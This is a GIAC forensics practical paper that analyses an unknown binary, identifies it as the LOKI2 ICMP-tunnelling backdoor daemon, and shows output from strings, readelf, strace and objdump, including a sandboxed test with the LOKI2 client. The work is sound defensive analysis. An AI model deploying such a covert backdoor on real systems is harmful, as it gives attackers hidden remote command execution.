Global Information Assurance Certification Paper

Digging covert tunnels

Analysis
of an unknown binary

Abstract: We perform a analysis on an unknown binary. We use forensically sound techniques. Emphasis is placed on using the tools taught in class. In addition we also go over hand decompilation, and a brief review of the decompilation process is provided for those readers who are interested.

Michael Murr
GCFA
Practical v1.2
Part 1

Table of Contents

Introduction:

Analysis of an unknown binary requires a methodical approach. Law enforcement personnel are always taught to start their crime scene bigger than just the actual victim, (often times much bigger than initially perceived), and to move in closer. This is done so as to avoid missing any evidence that may not be located at the "heart" of the scene[1]. Keeping this in mind, the general approach we take in this paper is to work from the outside to the inside. This means first we examine the properties of what we have, and then we examine the contents.

Binary Details:

The first thing we do is determine what type of file was given to us. The file is named "binary_v1.2.zip". Examining the extension of this file, .zip, we can guess that this file is a zip file, a type of compressed archive. Determining a file type based off its extension isn't very reliable. It is very easy to rename a file to a different extension. To determine the type of file, we can use the unix command "file". Per the file man page, file performs up to 3 series of tests on a file to determine the type of file. The tests are the filesystem tests, the magic number tests, and the language tests. The filesystem tests are based on the results from a stat(2) system call. The magic number tests are based on the fact that many binary file formats have a "magic number" or recognizable byte sequence stored somewhere near the beginning of the file. The language tests are determined by first examining the file to see if it appears to be a text file. File looks for a number of different encoding formats, such as ASCII, and UTF-8-encoded Unicode. Once the encoding format has been determined, the file command proceeds to attempt to determine the language the file is written in. Any file that can not be identified by the 3 series of tests is labeled as data[2].

```
[mmurr@code-3 sandbox]: file binary_v1.2.zip
binary_v1.2.zip: Zip archive data, at least v2.0 to extract
[mmurr@code-3 sandbox]:
```

Now we can be sure that this is a zip file. The next step is to move slightly more "inward", examining the contents of the zip file.

Since this is a zip file, it contains one or more compressed files. Lets examine the compressed data, using the same out-to-in methodical approach. The first command to run is the zipinfo* command with the –l option. Zipinfo is a command which extracts the various zip file headers and displays them in a human readable format. The –l option displays a "list" similar to the ls –al command.

*As an exercise, I went ahead and verified the output of the zipinfo tool by hand. Appendix A contains a the file binary_v1.2.zip mapped out with each zip file header field, its corresponding offset in the actual binary, and the value found at that offset.

```
[mmurr@code-3 sandbox]: zipinfo -l binary_v1.2.zip
Archive:  binary_v1.2.zip   7309 bytes   2 files
-rw-rw-rw-  2.0 fat       39 t-       38 defN 22-Aug-02 14:58 atd.md5
-rw-rw-rw-  2.0 fat    15348 b-     7077 defN 22-Aug-02 14:57 atd
2 files, 15387 bytes uncompressed, 7115 bytes compressed:  53.8%
[mmurr@code-3 sandbox]:
```

There were 4 lines of output from the command, as shown above. Examining the first line, we can tell that the compressed file is 7309 bytes big, and contains 2 files. The next two lines are in the format:

Attributes|Version|OS|Size|Type|Comp. Size|Comp. Method|Date|Time|Name

With this format in mind, reading from right to left, the second line tells us that the file atd.md5 was last modified/accessed on August 22, 2002 at 14:58 hours. The file was compressed using the normal deflation method, to a size of 38 bytes. The file is very likely a text file, and was originally 39 bytes in size. The file was compressed on a FAT (file allocation table) file system, and was compressed by a version 2.0 program. The attributes listed were owner read/write, group read/write, and everyone read/write.

Reading the third line, again from left to right, we can see that the file named atd was last accessed/modified on August 22, 2002 at 14:57. The file was compressed using the normal deflation method, to a size of 7077 bytes. The file is very likely a binary file, and was originally 15348 bytes in size. The file was compressed on a FAT (file allocation table) file system, and was compressed by a version 2.0 program. The attributes listed were owner read/write, group read/write, and everyone read/write.

I was able to make the following conclusions from the facts obtained:

Fact:	Conclusion:
The files were compressed on a FAT filesystem	The attribute information was relevant to MS-DOS, and not to Unix variants. As a result, we could not determine the original owner/group (uid/guid), nor could we determine the original file permissions/attributes.
The files are inside of a zip file	We couldn't determine the change time of the files. This was because the change time is the time information in the inode was changed. This information was stored on the original system this binary was obtained from, and was not included in zip file.

We are also able to make the following observations, and what ifs, which are usefull to keep in mind, when examine the contents of the zipfile:

- If the file atd was indeed a binary file (very likely), then it is probably not an encrypted file, or contains only a small portion of encrypted data. We concluded this because encrypted files compress very poorly. The file atd compressed from 15348 bytes to 7077 bytes, reducing the file by 53.9%. This would be an abnormally high compression ratio for a file containing primarily, or entirely, encrypted data. This idea excludes certain types of steganography.

- On unix systems, there is an executable file named atd. This is the "at daemon", a program which is responsible for running previously specified commands, at specific times. If the file atd is an at daemon, then why was it compressed on a FAT filesystem? One possibility is that the file was copied to a FAT filesystem by the incident responder.

Next, We can examine the various properties of the files contained within the zip file. First we unzip the file binary_v1.2.zip.

```
[mmurr@code-3 sandbox]: unzip binary_v1.2.zip
Archive:  binary_v1.2.zip
  inflating: atd.md5
  inflating: atd
[mmurr@code-3 sandbox]:
```

Note: Had this zip file been created on a Unix system, we could have used the –X option to restore uid/gid and permissions information.

There were two files extracted, as was expected based on the information gained from zipinfo –l. The next thing we do is determine the type of the files that were extracted. At a glance, the file names may tell us something. Atd on a unix based system is typically the at daemon, the program responsible for running programs at specified times. Files with the .md5 extension are normally md5 hashes, in this case of the atd file. A concrete decision could not yet be made, these were just things to keep in mind.

The next command we run on the files was the stat command. The stat command displays information about files. This information is stored in the superblock, and the user running the stat command doesn't need access to the file, just the directory the file is in (this is because the information returned by stat is stored in the superblock, that is stat returns meta data, or data about data.)[3]

```
[mmurr@code-3 sandbox]: stat atd.md5 atd
  File: "atd.md5"
  Size: 39              Blocks: 8          IO Block: 4096   Regular
File
Device: 342h/834d Inode: 260716      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (  500/    mmurr)   Gid: (  500/
mmurr)
Access: Thu Aug 22 14:58:08 2002
```

```
Modify: Thu Aug 22 14:58:08 2002
Change: Wed Mar 26 23:51:51 2003

  File: "atd"
  Size: 15348           Blocks: 32         IO Block: 4096   Regular
File
Device: 342h/834d Inode: 260719      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (  500/    mmurr)   Gid: (  500/
mmurr)
Access: Thu Aug 22 14:57:54 2002
Modify: Thu Aug 22 14:57:54 2002
Change: Wed Mar 26 23:51:51 2003
[mmurr@code-3 sandbox]:
```

In order to insure that my analysis wasn't going to modify the contents of the files, we calculate the checksums, or digital fingerprints of the files. We will calculate both the SHA-1 checksum, and the md5 checksum. We will chose two algorithms for a few reasons. First, should one algorithm ever be proven to be an insufficient means for verifying authenticity the other method can still be used to verify the results. Another reason is that by using two different algorithms, we are being "extra safe". This is analogous to putting an extra lock on the front door to your house. While often unnecessary, it is extra safe. We will calculate the checksums at the beginning and end of our work, to verify the authencity and integrity of the files we will analyze. This step was performed after running the stat command for 2 reasons. First, to generate checksums, the program has to access the files (and hence changes the access times). Also the stat command doesn't access the files themselves, rather it access information in the superblock that describes various properties of the files.

A screen capture was used because it is much easier for a jury to believe the validity and integrity of a screen capture than text that has been typed into a file.

We now run the "file" command again to determine the file types of the newly extracted files.

```
[mmurr@code-3 sandbox]: file atd.md5 atd
atd.md5: ASCII text, with CRLF line terminators
atd:     ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
[mmurr@code-3 sandbox]:
```

The output from the file command tells us that atd.md5 is an ASCII text file, and uses CRLF (carriage return, line feed) as the end of line marker. We

can also see that the file atd is a 32-bit exectuable ELF (executable and linkable format) file, stored in LSB (least significant byte first) format. Atd was compiled with an 80386 instruction set, and is encoded in ELF version 1. Atd is dynamically linked, and has been stripped of debuggging symbols.

Here are conclusions drawn from the ouput of the commands:

Fact	Conclusion
The access and modification times of the files are identical	This was expected. The reason for this is because the files were extracted from a FAT filesystem, and hence information other than last access has been lost.
atd.md5 is an ASCII text file that is CRLF terminated	This shows that these files were compressed on a Microsoft (non-unix) based platform. This is because on unix based platforms, the end of line terminator is just a single CR, and on Microsoft based platforms it is CRLF
atd is an ELF exectuable file	This means the program was intended to run on either Linux, or a BSD variant. (reference ELF Format)
atd is a dynamically linked executable	We can conclude then that we will see the names of function calls as strings in the file. This is because a dynamically linked file loads up the objects it needs at runtime based off of their name (as a text string). (reference ELF Format)

We can also make the following observation:

- Atd.md5 is CRLF terminated, and atd is an ELF file, this implies conflicting filesystems of origin. One possiblity is that the incident responder decided to examine the binary file on their own, and copied it from the compromised system (running Linux or *BSD) to a Microsoft platform for analysis. This is a fairly common scenario, analyzing unknown binaries on other operating systems. By doing this, the forensic analyst reduces/nullifies the risk of accidentally running the malware on their system.

The next thing we do is analyze the contents of the individual files, starting with the file atd.md5. Based on the .md5 extension, we would guess this file contains a md5 checksum of the file atd. Since atd.md5 is an ASCII file, we can run the unix cat command to display the contents.

```
[mmurr@code-3 sandbox]: cat atd.md5
48e8e8ed3052cbf637e638fa82bdc566  atd
[mmurr@code-3 sandbox]:
```

We can see that this is indeed the output from the md5sum command. The value shown is identical to the value we generated (shown in our screen shot above.)

Now we can begin to examine the contents of the atd file. Since we know the file is an executable elf file, we know a majority of it will contain non printable characters. However we can examine the ASCII text contained within, to attempt to gain insight into the purpose of the file. The command that extracts all ASCII text from a file is the strings command.

```
[mmurr@code-3 sandbox]: strings atd
/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
…
[mmurr@code-3 sandbox]:
```

The output has been truncated. A full listing of interesting strings extracted can be found in appendix B.

The strings command generated approximately 196 lines of output. Some of the lines are garbage, however a majority are text that was meant for humans. The text contained within the binary, helped to determine the purpose of the file, it is a LOKI2 backdoor. LOKI2 is an client-server software that tunnels information in the data payload of ICMP and DNS packets. Searching for this string on the internet, returns a hit at http://www.phrack.org.show.php?p=51&a=6. Phrack is a free information security e-zine with articles contributed by various authors from around the world. The documentation for LOKI2 is contained in article 6, of volume 7, issue 51 of Phrack. Per the author:

> "LOKI2 is an information-tunneling program. It is a proof of concept work intending to draw attention to the insecurity that is present in many network protocols. In this implementation, we tunnel simple shell commands inside of ICMP_ECHO / ICMP_ECHOREPLY and DNS namelookup query / reply traffic. To the network protocol analyzer, this traffic seems like ordinary benign packets of the corresponding protocol. To the correct listener (the LOKI2 daemon) however, the packets are recognized for what they really are. Some of the features offered are: three different cryptography options and on-the-fly protocol swapping (which is a beta feature and may not be available in your area)."[4]

Below is a list of strings usefull in identifying the purpose of this program:

String	Meaning
/lib/ld-linux.so.1	These two lines tell us that the program is linked with to libc version 5.
libc.so.5	
inet_addr	These lines indicate references to network related function calls.
sendto	
lokid: Client database full	These lines appear to be strings

DEBUG: stat_client nono Client ID: %d lokid: server is currently at capacity. Try again later lokid: client <%d> requested an all kill lokid: cannot locate client entry in database lokid: client <%d> freed from list [%d]	passed to the printf() family functions. These strings also indicate to us that this program is probably a server program (server output typically makes reference to clients, and vice versa)
LOKI2 route [(c) 1997 guild corporation worldwide]	This line tells us that this binary is (or contains) the LOKI2 daemon. It appears the author of this code is route
[fatal] Cannot go daemon	This line tells us that this binary is the loki daemon (server)
GCC: (GNU) 2.7.2.1	This line tells us the compiler version used to compile the executable.

Further analysis of the strings tells us many things. The first two strings listed in the table indicate that this binary is linked against the libc library, version 5. We expected to see something along these lines because the output from the file command told us that this program was dynamically linked.

The second and third strings are the names of functions used in networking programs. This indicates to us that the binary has some purpose related to interacting with networks.

The next series of lines tell us that this program is likely a server. I came to this conclusion for a few reasons: 1) I recognized the name lokid, as being a loki daemon. 2) I noticed the large number of references to client, and server output typically makes reference to clients, and vice versa. 3) The line "[fatal] Cannot go daemon" implies that this program runs as a daemon, very common for servers, very uncommon for clients.

The last line in the listing above tells us that this program was compiled with the GNU C Compiler version 2.7.2.1. We can use this later on to help determine what type of system this binary came from.

We download the source code for the LOKI2 daemon from phrack[4], and then compare every human readable string from the strings output, with the source. We are able to find a match in the source code for every string in the strings output. This added more evidence that this binary is a LOKI2 daemon.

Since the file atd is an ELF file, the next command we run is the unix readelf command. This command reads, interprets, and displays (in a human friendly format) ELF headers.

```
[mmurr@code-3 sandbox]: readelf atd
```

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
…
[mmurr@code-3 sandbox]:
```

Due to the large volume, the output displayed above was truncated. The full ELF output can be found in appendix C.

Examining the output from the readelf command, we first notice the "Entry point address", which is 0x8048DB0. Normal address entry points are in the form 0x8048XXX. So this appears to be a normal entry point. Some programs which encrypt ELF exectuables (e.g. TESO Burn Eye), modify the entry point to be something other than 0x8048XXX.

Examining the output further down, we can see the names of the section headers. Referencing the ELF file format spec[5] the names all appear to be normal.

Looking further down the output, we can start to see the functions that this file references. We find references to inet_addr, sendto, and fprintf here, which correlate to our earlier findings from the output of the strings command.

Binary Details (summary):

Using forensically sound methods (i.e. methods that do not modify the binary, and give us valid output) we have determined the following facts:

- The original file we were given (binary_v1.2.zip) was a zip file that was created on an MSDOS system.
- The zip file contained two files, atd.md5 and atd which were 39 and 15348 bytes big respectively.
- The Modification/Access/Change time on the files atd.md5 and atd are:
  - atd.md5:
    - Modify: Thu Aug 22 14:58:08 2002
    - Access: Thu Aug 22 14:58:08 2002
    - Change: Wed Mar 26 23:51:51 2003
  - atd:
    - Modify: Thu Aug 22 14:57:54 2002
    - Access: Thu Aug 22 14:57:54 2002
    - Change: Wed Mar 26 23:51:51 2003
- As a result of being compressed on a FAT file system, the original modification and access times may have been lost. The change time is not correct; this is because the change time is stored in the file system of the

compromised host. Additionally, since the files were originally compressed on a FAT file system, the uid/gid information was lost.

- The last time the commands were run was some time before August 22nd, at 14:58:08
- The file atd.md5 contains the md5 hash of the file atd
- The file atd is a 32 bit ELF executable file for the Linux operating system, was compiled to run on an Intel x86 architecture, uses shared libraries, and has been stripped of debugging symbols.
- The file atd contains strings – "LOKI2 route [(c) 1997 guild corporation worldwide]", and "[fatal] Cannot go daemon" indicate that this file is a LOKI2 daemon.
- The file atd did not appear to have been encrypted or modified by programs such as TESO BurnEye, which attempt to hinder the debugging process.

Program Description:

The next step in understanding this binary is to try and understand the internals of this program. This can be done in one of two methods. Using a black-box approach, where we give the program inputs and analyze the outputs, or using a white-box approach, where we dissect the internals of the program and analyze the internals. The black-box approach is accomplished by using tools such as strace, and network sniffers. The white-box approach is accomplished by decompiling the binary. In this paper we will present both approaches.

Black Box analysis:

This method of program analysis is called black box analysis because we don't know the internals of the program, we can only examine the different outputs we get and make determinations based off our inputs.

The first thing we do is perform the strace command. Strace is a program which shows all of the system calls an executable file makes. Strace has many capabilities, including the ability to attach to a process already running in memory[5].

When we ran the strings command, we saw the text "libc.so.5". This tells us that the binary was compiled to link against libc version 5. Our forensic analysis workstation was built with libc version 6. The two libc versions are not compatible. This incompatibility shows up when we try and run strace against the unknown binary, as shown below.

```
[root@code-3 /home/mmurr/sandbox]# strace ./atd
execve("./atd", ["./atd"], [/* 30 vars */]) = 0
```

```
strace: exec: No such file or directory
[root@code-3 /home/mmurr/sandbox]# ./atd
bash: ./atd: /lib/ld-linux.so.1: bad ELF interpreter: No such file or
directory
[root@code-3 /home/mmurr/sandbox]#
```

This problem was fixed by installing the libc5 compatibility rpm from Redhat.

With this problem fixed, we can start to run strace on the binary. The first time we run strace on the binary, we do so as a normal user, should the binary be a trojan, its effectiveness is limited by the privileges of the user it runs as.

```
[mmurr@code-3 sandbox]# strace –ff –v –r –o strace-output/atd-strace –x
–s 3200
```

This didn't work. Now we run strace again, this time as root.

```
[root@code-3 sandbox]# strace –ff –v –r –o strace-output/atd-strace –x
–s 3200
```

An explanation of the command line options to strace: The –ff flag tells strace to follow calls to the fork() function, and to write output to separate files for each new process that is spawned. The –v flag tells strace to output information in verbose mode. The –r flag prints timestamps in relative format. The –o flag allows us to specify an output file name. Additional processes that are spawned are named <file>.<process id>. The –x flag tells strace to print unprintable characters as their hexadecimal value. The –s flag tells strace when to truncate string size, the default is 32 characters.

The evidence up to this point tells us that the unknown binary is a LOKI2 daemon. To test this theory, We download compile, and run a copy of the LOKI2 client from Phrack.[4] LOKI2 allows for different types of encryption, with the encryption type specified at compile time. As a first run, we build the LOKI2 client with the default options for a Linux system. After this we can connect with the newly built LOKI2 client.

```
[mmurr@code-3 L2]: ./loki -d localhost

LOKI2   route [(c) 1997 guild corporation worldwide]
loki> pwd
/tmp
loki> whoami
root
loki> /quit

loki: clean exit
route [guild worldwide]
Packets read: 4
[mmurr@code-3 L2]:
```

The corresponding output on the terminal running strace is:

```
LOKI2   route [(c) 1997 guild corporation worldwide]
Process 1114 attached
Process 1116 attached
Process 1117 attached
Process 1117 detached
Process 1116 detached
Process 1118 attached
Process 1119 attached
Process 1119 detached
Process 1118 detached
Process 1120 attached

lokid: client <1115> freed from list [9]Process 1120 detached
```

After we are done, we can stop the strace and binary processes by issuing the kill command to the binary.

```
[root@code-3 ~]# kill 1114
[root@code-3 ~]#
```

And the corresponding output on the terminal running strace is:

```
Process 1114 detached
```

We can now see the files generated by strace:

```
[mmurr@code-3 sandbox]: ls strace-output
atd-strace       atd-strace.1118
atd-strace.1114  atd-strace.1119
atd-strace.1116  atd-strace.1120
atd-strace.1117
[mmurr@code-3 sandbox]:
```

Now we can start examining the output files. The first file is named atd-strace. This is the output from the very first process that we ran (the process that strace started.) The output from strace can be quite voluminous, and often times quite redundant. As a result, the strace output displayed has been heavily edited.

Output	Meaning
execve("./atd", ["./atd"], [/* 23 vars */]) = 0	The program is started.
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3	Open a raw socket. Raw sockets are used to read/write directly to the physical layer. In this case we will be reading ICMP packets
sigaction(SIGUSR1,{0x804a6b0,[], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},	Set up signal interrupt handler for SIGUSR1

{SIG_DFL},0x42028c48) = 0	
socket(PF_INET, SOCK_RAW, IPPROTO_RAW) = 4	Open another raw socket. This time we will be writing pure data
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0	Set the IP_HDRINCL option to 1 for the socket just opened. This means the user process must supply an IPv4 header.
Getpid() = 1113	Get the process id of the currently running process.
Getpid() = 1113	
Shmget(1355, 240, IPC_CREAT|0) = 622607	Get a shared memory identifier
semget(1537, 1, IPC_CREAT|0x180|0600) = 0	Get a semaphore identifier.
shmat(622607, 0, 0) = 0x40008000	Attach to shared memory
write(2, "\nLOKI2\troute [(c) 1997 guild corporation worldwide]\n", 52) = 52	Write the startup banner to STDOUT.
time([1053389356]) = 1053389356	Get the time.
close(0) = 0	Close STDIN.
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0	Setup signal handlers for the SIGTTOU, SIGTTIN, SIGTSTP signals. In this case, these signals are ignored
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0	
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0	
fork() = 1114	Spawn a new process.
close(4) = 0	Close the socket descriptors.
close(3) = 0	
semop(0, 0xbffffa3c, 2) = 0	Perform an operation on a semaphore.
shmdt(0x40008000) = 0	Detach from shared memory.
semop(0, 0xbffffa3c, 1) = 0	Perform another operation on a semaphore.
_exit(0) = ?	Exit.

Examining the output, we can see that 2 raw sockets are created. Raw sockets are used to read/write custom packets directly to the physical layer. While raw sockets do have benevolent and legitimate purposes, they are also often used in blackhat tools. We also see calls to utilize semaphores and shared memory. Both of these are constructs used in interprocess communication.

The last line we see is a call to the _exit() function. This means the program has terminated. However, the previous call to fork() spawned a new child process. Since parent and child processes run independently, the parent can die, and the child can continue to run. The result of the fork() call is 1114. The corresponding output file is atd-strace.1114. The condensed output from the file is shown.

Output	Meaning
setsid() = 1114	Create a new session (group of processes.)
open("/dev/tty", O_RDWR) = -1 ENXIO (No such device or address)	Open /dev/tty as read/write (this fails.)

chdir("/tmp")	= 0	Change directory to /tmp.
umask(0)	= 022	Set the umask to 0.
sigaction(SIGALRM, {0x8049218, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x42028c48) = 0		Set up a signal handler for the SIGALRM signal.
alarm(3600)	= 0	Set the process to be interrupted with SIGALRM every 3600 seconds.
sigaction(SIGCHLD, {0x8049900, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x42028c48) = 0		Set up a signal handler for for SIGCHLD signal.
read(3, "\x45\x00\x00\x54\x0…\x00\x00", 84) = 84		Read from the raw socket descriptor (note: the string output was truncated by hand, not by strace, the entire string was in the output file.)
fork()	= 1116	Call fork().
read(3, "\x45\x00\x00…\x00", 84) = 84		Read from the raw socket descriptor.
read(3, "\x45\x00\x00…\x00", 84) = 84		
read(3, "\x45\x00\x00…\x00", 84) = 84		
read(3, "\x45\x00\x00…\x00", 84) = 84		
fork()	= 1118	Call fork() again.
read(3, "\x45\x00\x00… \x00", 84) = 84		Read from the raw socket descriptor.
read(3, "\x45\x00\x00… \x00", 84) = 84		
read(3, "\x45\x00\x00… \x00", 84) = 84		
read(3, "\x45\x00\x00… \x00", 84) = 84		
fork()	= 1120	Call fork() again.
read(3, "\x45\x00\x00… \x00", 84) = 84		Read from the raw socket descriptor.
read(3, 0x804c78c, 84) = ? ERESTARTSYS (To be restarted)		
--- SIGTERM (Terminated) ---		Process terminated (exits)

Note: The times for each function call have been removed from this output. The original file contained the times for each function call. The times spent in the calls to fork() are 5.23, 1.62, and 1.52 seconds respectively. All other time spent in other function calls was less than 1 second. This information is used in the next paragraph.

Examining this output, we can see a pattern. On the client, there were 3 commands issued, and 3 sets of read()s, two of which are followed by a fork(). Also the time spent in each fork() is significantly more than the time spent in any other function call. One guess is that this process is responsible for reading information from the network, and spawning new children processes.

We can see that the first process spawned is process 1116. Consequently there is a file, atd-strace.1116, containing strace output of this process. The output of this file is shown below.

Output		Meaning
semop(0, 0xbffffa40, 2)	= 0	Perform an operation on a semaphore
time(NULL)	= 1053389362	Get the time.

semop(0, 0xbffffa44, 1) = 0	Perform an operation on a semaphore
pipe([0, 5]) = 0	Call to pipe(). This is used for interprocess communication.
fork() = 1117	Spawn a child process.
close(5) = 0	Close a file descriptor.
read(0, "/tmp\n", 4096) = 5	Read data into a buffer.
sendto(4, "\x45\x00\x00…)}}, 16) = 84	Send data over the network.
read(0, "", 4096) = 0	Read data into a buffer.
sendto(4, "\x45\x00\x00…)}}, 16) = 84	Send data over the network.
semop(0, 0xbffffa3c, 2) = 0	Perform an operation on a semaphore.
time(NULL) = 1053389362	Get the time.
semop(0, 0xbffffa40, 1) = 0	Perform an operation on a semaphore.
semop(0, 0xbffffa44, 2) = 0	
time(NULL) = 1053389362	Get the time.
semop(0, 0xbffffa44, 1) = 0	Perform an operation on a semaphore.
close(4) = 0	Close file descriptors.
close(3) = 0	
semop(0, 0xbffffa28, 2) = 0	Perform an operation on a semaphore.
shmdt(0x40008000) = 0	Detach from shared memory.
semop(0, 0xbffffa28, 1) = 0	Perform an operation on a semaphore.
_exit(0) = ?	Exit.

Examining the output, the read()/sendto() pair indicates reading data into a buffer, and then sending it out over the network. There is another call to fork() in this process, spawning a child process with a process id of 1117. The output from strace of the child process (1117) is shown below.

Output	Meaning
close(0) = 0	Close a file descriptor.
dup2(5, 1) = 1	Duplicate a file descriptor.
close(5) = 0	Close a file descriptor.
execve("/bin/sh", ["sh", "-c", "pwd\n"],…) = 0	Execute a command. In this case, the command is the pwd.
close(0) = 0	Close a file descriptor.
write(1, "/tmp\n", 5) = 5	Write data to STDOUT
_exit(0) = ?	Exit.

Examining this output, we can see that this process runs the command "pwd", writes the result to stdout, and exits. There were no calls to fork() during this process, so no more sub children.

Returning to the output in atd-strace.1114, we can see that the second call to fork() spawns another process with the process id of 1118. The strace output of this process is captured in atd-strace.1118. The output of this capture is shown below.

Output	Meaning
semop(0, 0xbffffa40, 2) = 0	Perform an operation on a semaphore.
time(NULL) = 1053389364	Get the time.
semop(0, 0xbffffa44, 1) = 0	Perform an operation on a semaphore.
pipe([0, 5]) = 0	Call pipe().
fork() = 1119	Spawn a new child process.
close(5) = 0	Close a file descriptor.
read(0, "root\n", 4096) = 5	Read data into a buffer.
sendto(4, "\x45\x00\x00…16) = 84	Send data over the network.
read(0, "", 4096) = 0	Read data into a buffer.
sendto(4, "\x45\x00\x00…16) = 84	Send data over the network.
semop(0, 0xbffffa3c, 2) = 0	Perform an operation on a semaphore.
time(NULL) = 1053389364	Get the time.
semop(0, 0xbffffa40, 1) = 0	Perform an operation on a semaphore.
semop(0, 0xbffffa44, 2) = 0	
time(NULL) = 1053389364	Get the time.
semop(0, 0xbffffa44, 1) = 0	Perform an operation on a semaphore.
close(4) = 0	Close socket descriptors.
close(3) = 0	
semop(0, 0xbffffa28, 2) = 0	Perform an operation on a semaphore.
shmdt(0x40008000) = 0	Detach from shared memory.
semop(0, 0xbffffa28, 1) = 0	Perform an operation on a semaphore.
_exit(0) = ?	Exit.

Examining the output, it appears to be similar to the output for process 1116. Again, we see a fork, followed by two read()/sendto()s. It appears this process reads data into a buffer, and then writes the buffer over the network. This process calls the fork() function again, spawning a child process with the process id of 1119.

The strace output that was generated for process 1119 is shown below.

Output	Meaning
close(0) = 0	Close a file descriptor.
dup2(5, 1) = 1	Duplicate a file descriptor.
close(5) = 0	Close a file descriptor.
execve("/bin/sh", ["sh", "-c", "whoami\n"],…) = 0	Execute a command. In this case the command is whoami.
open("/etc/passwd", O_RDONLY) = 0	Open the file /etc/passwd as read only.
read(0, "root:x:0:0:root… ", 4096) = 1414	Read in a line from the file /etc/passwd.
write(1, "root\n", 5) = 5	Write a buffer to STDOUT.
close(1) = 0	Close a file descriptor.
_exit(0) = ?	Exit.

The output from this process is similar to the output from process id 1117. This process executes the “whoami” command, and writes the output to stdout. T This process opens /etc/passwd and reads an entry to determine the user name. No new calls to fork() were made, however there was a call to fork() in process 1114 that we haven’t yet looked at. Referring back to the output from process 1114, we can see that the third call to fork() yields a new child process with the process id 1120. The strace output of process id 1120 is shown below.

Output	Meaning
semop(0, 0xbffffa40, 2) = 0	Perform an operation on a semaphore.
time(NULL) = 1053389365	Get the time.
semop(0, 0xbffffa44, 1) = 0	Perform an operation on a semaphore.
semop(0, 0xbffff950, 2) = 0	
semop(0, 0xbffff954, 1) = 0	
write(2, "\nlokid: client <1115> freed from list [9]", 41) = 41	Write data to STDOUT
close(4) = 0	Close file descriptors.
close(3) = 0	
semop(0, 0xbffff940, 2) = 0	Perform an operation on a semaphore.
shmdt(0x40008000) = 0	Detach from shared memory.
semop(0, 0xbffff940, 1) = 0	Perform an operation on a semaphore.
_exit(0) = ?	Exit.

Examining the output, it appears that this process writes a string to stdout and then exits. This process corresponds to us issuing “/quit” via a LOKI2 client. Referring back to process 1114, we can see that this was the last fork(), and hence the server now exits.

We did not see the program open files, other than those that were related to the whoami command. This leads us to believe that, on its own, this program does not create any log files or directly modify any system files.

Since an unmodified LOKI2 client was able to communicate with the program, we can assume that it receives data via ICMP. Referring to the LOKI2 makefile, we see that the default Linux client is built using XOR encryption. Hence, the communication between client and server is encrypted. The program didn’t perform any actions other than those related to the commands we issued it, and appeared to respond properly to an unmodified LOKI2 client. This leads us to believe that it is probably just a LOKI2 daemon.

Program Description (black box summary):

Based on the data from the strace command, we have determined the following:

- This program is a LOKI2 server, and accepts commands by listening for ICMP packets.

- The communication between client and server is encrypted using a simple XOR encryption scheme.
- The program opens 2 raw sockets to communicate over the network. This is something commonly done in blackhat tools.
- Each time a command is sent from a client, the server spawns new processes which:
    - Spawn a new process to run a command
    - Read the output from the command just run, and writes it back over the network in ICMP packets.
- The server passes each command to the /bin/sh executable to run the command.
- The program appears to use shared memory and other constructs for interprocess communication.
- The program does not open any files other than those needed for normal execution, and those utilized in the commands passed into the server by the client. This program does not directly modify any system files.

Here is a summary of all the facts that we have determined thus far:

We were given an unknown binary that was obtained from a compromised system. We were given a zip file that contained 2 files, atd.md5 and atd. The file atd.md5 was the md5 hash of the file atd. The file atd is a LOKI2 daemon. This program listens on a network for commands sent to it by a LOKI2 client. The commands are encapsulated in the payload of ICMP packets, and are encrypted. The program itself does not create any log files, and does not directly modify any system files.

White box analysis:

The other method used to describe the operations of an unknown binary is white box analysis. This is called white box analysis because we know the internals, and can analyze the internals. In this instance, the way we get access to the internals is by decompiling the binary.

Decompiling a binary isn't always feasible due to binary size, complexity, and time constraints. Decompiling binary executables is normally done by hand, however there are programs that assist the process[6]. In this portion of the paper, I will talk about the steps taken to decompile the binary. I will focus more on the understanding of the binary, than how to perform the actual mathematical computations involved in figuring out memory addresses to file offsets, dealing with compiler optimizations, etc. For the actual calculations, how C converts logic structures to assembly, etc. see the review of the decompilation process in appendix D.

The first thing we do in decompiling the binary is to interpret the ELF file headers, and understand the layout of the file. The command that does this, and outputs human readable information is the readelf command.

```
[mmurr@code-3 sandbox]: readelf -a atd > atd.readelf
[mmurr@code-3 sandbox]: cat atd.readelf
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
…
[mmurr@code-3 sandbox]:
```

Note: The output was redirected to a file because of the amount of output generated.

After this we generate a hexdump of the binary. This is done incase we need to look up any constant values, or data that is initialized at program startup.

```
[mmurr@code-3 sandbox]: hexdump atd > atd.hexdump
[mmurr@code-3 sandbox]: cat atd.hexdump
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  b0 8d 04 08 34 00 00 00  |............4...|
00000020  ac 38 00 00 00 00 00 00  34 00 20 00 05 00 28 00  |.8......4. ...(.|
00000030  15 00 14 00 06 00 00 00  34 00 00 00 34 80 04 08  |........4...4...|
…
[mmurr@code-3 sandbox]:
```

The last step before starting the actual decompilation is to get the disassembled output. This can be done with the objdump command.

```
[mmurr@code-3 sandbox]: objdump -d -Mintel atd > atd.objdump
[mmurr@code-3 sandbox]: cat atd.objdump

atd:     file format elf32-i386

Disassembly of section .init:

08048a70 <.init>:
 8048a70:   e8 3f 1e 00 00          call   0x804a8b4
…
